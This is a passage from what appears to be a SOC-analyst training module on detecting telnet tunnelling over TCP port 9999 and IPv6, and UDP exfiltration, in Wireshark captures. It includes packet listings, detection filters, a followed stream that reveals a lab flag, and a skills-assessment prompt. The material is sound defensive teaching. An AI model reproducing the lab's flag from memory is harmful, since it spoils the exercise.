9	18.329396	192.168.10.7	192.168.10.5	TCP	66	9999 → 56276 [ACK] Seq=1 Ack=23 Win=65152 Len=0 TSval=256463328 TSecr=3668748051
10	18.668938	192.168.10.5	192.168.10.7	TCP	69	56276 → 9999 [PSH, ACK] Seq=23 Ack=1 Win=64256 Len=3 TSval=3668748391 TSecr=256463328
11	18.669074	192.168.10.7	192.168.10.5	TCP	66	9999 → 56276 [ACK] Seq=1 Ack=26 Win=65152 Len=0 TSval=256463667 TSecr=3668748391
12	18.960991	192.168.10.5	192.168.10.7	TCP	69	56276 → 9999 [PSH, ACK] Seq=26 Ack=1 Win=64256 Len=3 TSval=3668748683 TSecr=256463667
13	18.961195	192.168.10.7	192.168.10.5	TCP	66	9999 → 56276 [ACK] Seq=1 Ack=29 Win=65152 Len=0 TSval=256463960 TSecr=3668748683
14	19.244069	192.168.10.5	192.168.10.7	TCP	69	56276 → 9999 [PSH, ACK] Seq=29 Ack=1 Win=64256 Len=3 TSval=3668748966 TSecr=256463960
15	19.244206	192.168.10.7	192.168.10.5	TCP	66	9999 → 56276 [ACK] Seq=1 Ack=32 Win=65152 Len=0 TSval=256464243 TSecr=3668748966
16	19.523219	192.168.10.5	192.168.10.7	TCP	69	56276 → 9999 [PSH, ACK] Seq=32 Ack=1 Win=64256 Len=3 TSval=3668749246 TSecr=256464243
17	19.523357	192.168.10.7	192.168.10.5	TCP	66	9999 → 56276 [ACK] Seq=1 Ack=35 Win=65152 Len=0 TSval=256464522 TSecr=3668749246
18	19.816119	192.168.10.5	192.168.10.7	TCP	69	56276 → 9999 [PSH, ACK] Seq=35 Ack=1 Win=64256 Len=3 TSval=3668749539 TSecr=256464522
19	19.816260	192.168.10.7	192.168.10.5	TCP	66	9999 → 56276 [ACK] Seq=1 Ack=38 Win=65152 Len=0 TSval=256464815 TSecr=3668749539
20	20.101221	192.168.10.5	192.168.10.7	TCP	69	56276 → 9999 [PSH, ACK] Seq=38 Ack=1 Win=64256 Len=3 TSval=3668749824 TSecr=256464815

We may see a ton of communications from one client on port 9999. We can dive into this a little further by looking at the contents of these communications.

```
0000  44 8a 5b 95 68 2a 08 00  27 53 0c ba 08 00 45 00   D·[·h*·· 'S····E·
0010  00 44 04 a4 40 00 40 06  a0 b3 c0 a8 0a 05 c0 a8   ·D··@·@· ········
0020  0a 07 db d4 27 0f 00 d8  74 8c e8 e9 3c f9 80 18   ····'··· t···<···
0030  01 f6 df d7 00 00 01 01  08 0a da ac 95 3b 0f 49   ········ ·····;·I
0040  0a 47 74 65 6c 6e 65 74  21 21 21 21 21 21 21 21   ·Gtelnet !!!!!!!!
0050  0d 0a                                             ··
```

If we noticed something like above, we would want to follow this TCP stream.



Wireshark · Follow TCP Stream (tcp.stream eq 0) · telnet_tunneling_9999.pcapng

```
telnet!!!!!!!!
1
2
3
4
5
6
7
8
9
0
exfil this
why do we exfil?
HTB{telnet tunnel pls and thank you}
```



Doing so can allow us to inspect potentially malicious actions.

Telnet Protocol through IPv6

Related PCAP File(s):

- `telnet_tunneling_ipv6.pcapng`

After all, unless our local network is configured to utilize IPv6, observing IPv6 traffic can be an indicator of bad actions within our environment. We might notice the usage of IPv6 addresses for telnet like the following.




(ipv6.src_host == fe80::c9c8:ed3:1b10:f10b) or (ipv6.dst_host == fe80::c9c8:ed3:1b10:f10b)

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	fe80::c9c8:ed3:1b10…	fe80::468a:5bff:fe9…	TELNET	89	Telnet Data ...
2	0.000218	fe80::468a:5bff:fe9…	fe80::c9c8:ed3:1b10…	TCP	86	23 → 51222 [ACK] Seq=1 Ack=4 Win=503 Len=0 TSval=579109237 TSecr=3911462172
3	0.327967	fe80::c9c8:ed3:1b10…	fe80::468a:5bff:fe9…	TELNET	89	Telnet Data ...
4	0.328161	fe80::468a:5bff:fe9…	fe80::c9c8:ed3:1b10…	TCP	86	23 → 51222 [ACK] Seq=1 Ack=7 Win=503 Len=0 TSval=579109565 TSecr=3911462500
5	0.630079	fe80::c9c8:ed3:1b10…	fe80::468a:5bff:fe9…	TELNET	89	Telnet Data ...
6	0.630258	fe80::468a:5bff:fe9…	fe80::c9c8:ed3:1b10…	TCP	86	23 → 51222 [ACK] Seq=1 Ack=10 Win=503 Len=0 TSval=579109867 TSecr=3911462802
7	0.939934	fe80::c9c8:ed3:1b10…	fe80::468a:5bff:fe9…	TELNET	89	Telnet Data ...
8	0.940110	fe80::468a:5bff:fe9…	fe80::c9c8:ed3:1b10…	TCP	86	23 → 51222 [ACK] Seq=1 Ack=13 Win=503 Len=0 TSval=579110177 TSecr=3911463112
9	1.272028	fe80::c9c8:ed3:1b10…	fe80::468a:5bff:fe9…	TELNET	89	Telnet Data ...
10	1.272207	fe80::468a:5bff:fe9…	fe80::c9c8:ed3:1b10…	TCP	86	23 → 51222 [ACK] Seq=1 Ack=16 Win=503 Len=0 TSval=579110509 TSecr=3911463444
11	2.219247	fe80::c9c8:ed3:1b10…	fe80::468a:5bff:fe9…	TELNET	89	Telnet Data ...
12	2.219476	fe80::468a:5bff:fe9…	fe80::c9c8:ed3:1b10…	TCP	86	23 → 51222 [ACK] Seq=1 Ack=19 Win=503 Len=0 TSval=579111457 TSecr=3911464392
13	5.083361	fe80::468a:5bff:fe9…	fe80::c9c8:ed3:1b10…	ICMPv6	86	Neighbor Solicitation for fe80::c9c8:ed3:1b10:f10b from 44:8a:5b:95:68:2a
14	5.083564	fe80::c9c8:ed3:1b10…	fe80::468a:5bff:fe9…	ICMPv6	78	Neighbor Advertisement fe80::c9c8:ed3:1b10:f10b (sol)
15	11.093126	fe80::c9c8:ed3:1b10…	fe80::468a:5bff:fe9…	TELNET	130	Telnet Data ...

We can narrow down our filter in Wireshark to only show telnet traffic from these addresses with the following filter.


- `((ipv6.src_host == fe80::c9c8:ed3:1b10:f10b) or (ipv6.dst_host == fe80::c9c8:ed3:1b10:f10b)) and telnet`



((ipv6.src_host == fe80::c9c8:ed3:1b10:f10b) or (ipv6.dst_host == fe80::c9c8:ed3:1b10:f10b)) and telnet

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	fe80::c9c8:ed3:1b10…	fe80::468a:5bff:fe9…	TELNET	89	Telnet Data ...
3	0.327967	fe80::c9c8:ed3:1b10…	fe80::468a:5bff:fe9…	TELNET	89	Telnet Data ...
5	0.630079	fe80::c9c8:ed3:1b10…	fe80::468a:5bff:fe9…	TELNET	89	Telnet Data ...
7	0.939934	fe80::c9c8:ed3:1b10…	fe80::468a:5bff:fe9…	TELNET	89	Telnet Data ...
9	1.272028	fe80::c9c8:ed3:1b10…	fe80::468a:5bff:fe9…	TELNET	89	Telnet Data ...
11	2.219247	fe80::c9c8:ed3:1b10…	fe80::468a:5bff:fe9…	TELNET	89	Telnet Data ...
15	11.093126	fe80::c9c8:ed3:1b10…	fe80::468a:5bff:fe9…	TELNET	130	Telnet Data ...
17	19.777904	fe80::c9c8:ed3:1b10…	fe80::468a:5bff:fe9…	TELNET	89	Telnet Data ...
19	20.191486	fe80::c9c8:ed3:1b10…	fe80::468a:5bff:fe9…	TELNET	89	Telnet Data ...
21	20.643738	fe80::c9c8:ed3:1b10…	fe80::468a:5bff:fe9…	TELNET	89	Telnet Data ...
23	21.032943	fe80::c9c8:ed3:1b10…	fe80::468a:5bff:fe9…	TELNET	89	Telnet Data ...
25	21.443061	fe80::c9c8:ed3:1b10…	fe80::468a:5bff:fe9…	TELNET	89	Telnet Data ...
27	21.862009	fe80::c9c8:ed3:1b10…	fe80::468a:5bff:fe9…	TELNET	89	Telnet Data ...
29	22.246044	fe80::c9c8:ed3:1b10…	fe80::468a:5bff:fe9…	TELNET	89	Telnet Data ...

Likewise, we can inspect the contents of these packets through their data field, or by following the TCP stream.




```
> Frame 15: 130 bytes on wire (1040 bits), 130 bytes captured (1040 bits) on interface \Device\NPF_{CCC4B960-1E92-4BD5-BBF3-11E2DFD12FE1}, id 0
> Ethernet II, Src: PcsCompu_53:0c:ba (08:00:27:53:0c:ba), Dst: Micro-St_95:68:2a (44:8a:5b:95:68:2a)
> Internet Protocol Version 6, Src: fe80::c9c8:ed3:1b10:f10b, Dst: fe80::468a:5bff:fe95:682a
> Transmission Control Protocol, Src Port: 51222, Dst Port: 23, Seq: 19, Ack: 1, Len: 44
v Telnet
    Data: ipv6 also can be used for telnet tunneling\r\n
```

Watching UDP Communications

Related PCAP File(s):

- `udp_tunneling.pcapng`

On the other hand, attackers might opt to use UDP connections over TCP in their exfiltration efforts.



One of the biggest distinguishing aspects between TCP and UDP is that UDP is connectionless and provides fast transmission. Let's take the following traffic for instance.

udp

No.	Time	Source	Destination	Protocol	Length	Info
15	10.178286	192.168.10.5	192.168.10.7	UDP	60	46678 → 12345 Len=2
16	10.864737	192.168.10.5	192.168.10.7	UDP	60	46678 → 12345 Len=2
17	11.595531	192.168.10.5	192.168.10.7	UDP	60	46678 → 12345 Len=2
18	12.082710	192.168.10.5	192.168.10.7	UDP	60	46678 → 12345 Len=2
19	12.706286	192.168.10.5	192.168.10.7	UDP	60	46678 → 12345 Len=2
20	13.584752	192.168.10.5	192.168.10.7	UDP	60	46678 → 12345 Len=2
21	13.997879	192.168.10.5	192.168.10.7	UDP	60	46678 → 12345 Len=2
22	14.703007	192.168.10.5	192.168.10.7	UDP	60	46678 → 12345 Len=2
23	21.214295	192.168.10.5	192.168.10.7	UDP	60	46678 → 12345 Len=2
24	21.819600	192.168.10.5	192.168.10.7	UDP	60	46678 → 12345 Len=2
25	22.826006	192.168.10.5	192.168.10.7	UDP	60	46678 → 12345 Len=2
26	24.276725	192.168.10.5	192.168.10.7	UDP	60	46678 → 12345 Len=2
27	26.929886	192.168.10.5	192.168.10.7	UDP	60	46678 → 12345 Len=2
28	27.328421	192.168.10.5	192.168.10.7	UDP	60	46678 → 12345 Len=2
29	27.692619	192.168.10.5	192.168.10.7	UDP	60	46678 → 12345 Len=2
30	28.033756	192.168.10.5	192.168.10.7	UDP	60	46678 → 12345 Len=2
31	28.372636	192.168.10.5	192.168.10.7	UDP	60	46678 → 12345 Len=2
32	28.695390	192.168.10.5	192.168.10.7	UDP	60	46678 → 12345 Len=2

We will notice that instead of a SYN, SYN/ACK, ACK sequence, the communications are immediately sent over to the recipient. Like TCP, we can follow UDP traffic in Wireshark, and inspect its contents.

Common Uses of UDP

UDP although less reliable than TCP provides quicker connections through its connectionless state. As such, we might find legitimate traffic that uses UDP like the following:

Step	Description
`1. Real-time Applications`	Applications like streaming media, online gaming, real-time voice and video communications
`2. DNS (Domain Name System)`	DNS queries and responses use UDP
`3. DHCP (Dynamic Host Configuration Protocol)`	DHCP uses UDP to assign IP addresses and configuration information to network devices.
`4. SNMP (Simple Network Management Protocol)`	SNMP uses UDP for network monitoring and management

Step	Description
`5. TFTP (Trivial File Transfer Protocol)`	TFTP uses UDP for simple file transfers, commonly used by older Windows systems and others.

Skills Assessment

As a Security Operations Center (SOC) analyst, you were recently provided with two PCAP (Packet Capture) files named `funky_dns.pcap` and `funky_icmp.pcap`.

Inspect the `funky_dns.pcap` and `funky_icmp.pcap` files, part of this module's resources, to identify if there are certain patterns and behaviors within these captures that deviate from what is typically observed in routine network traffic. Then, answer the questions below.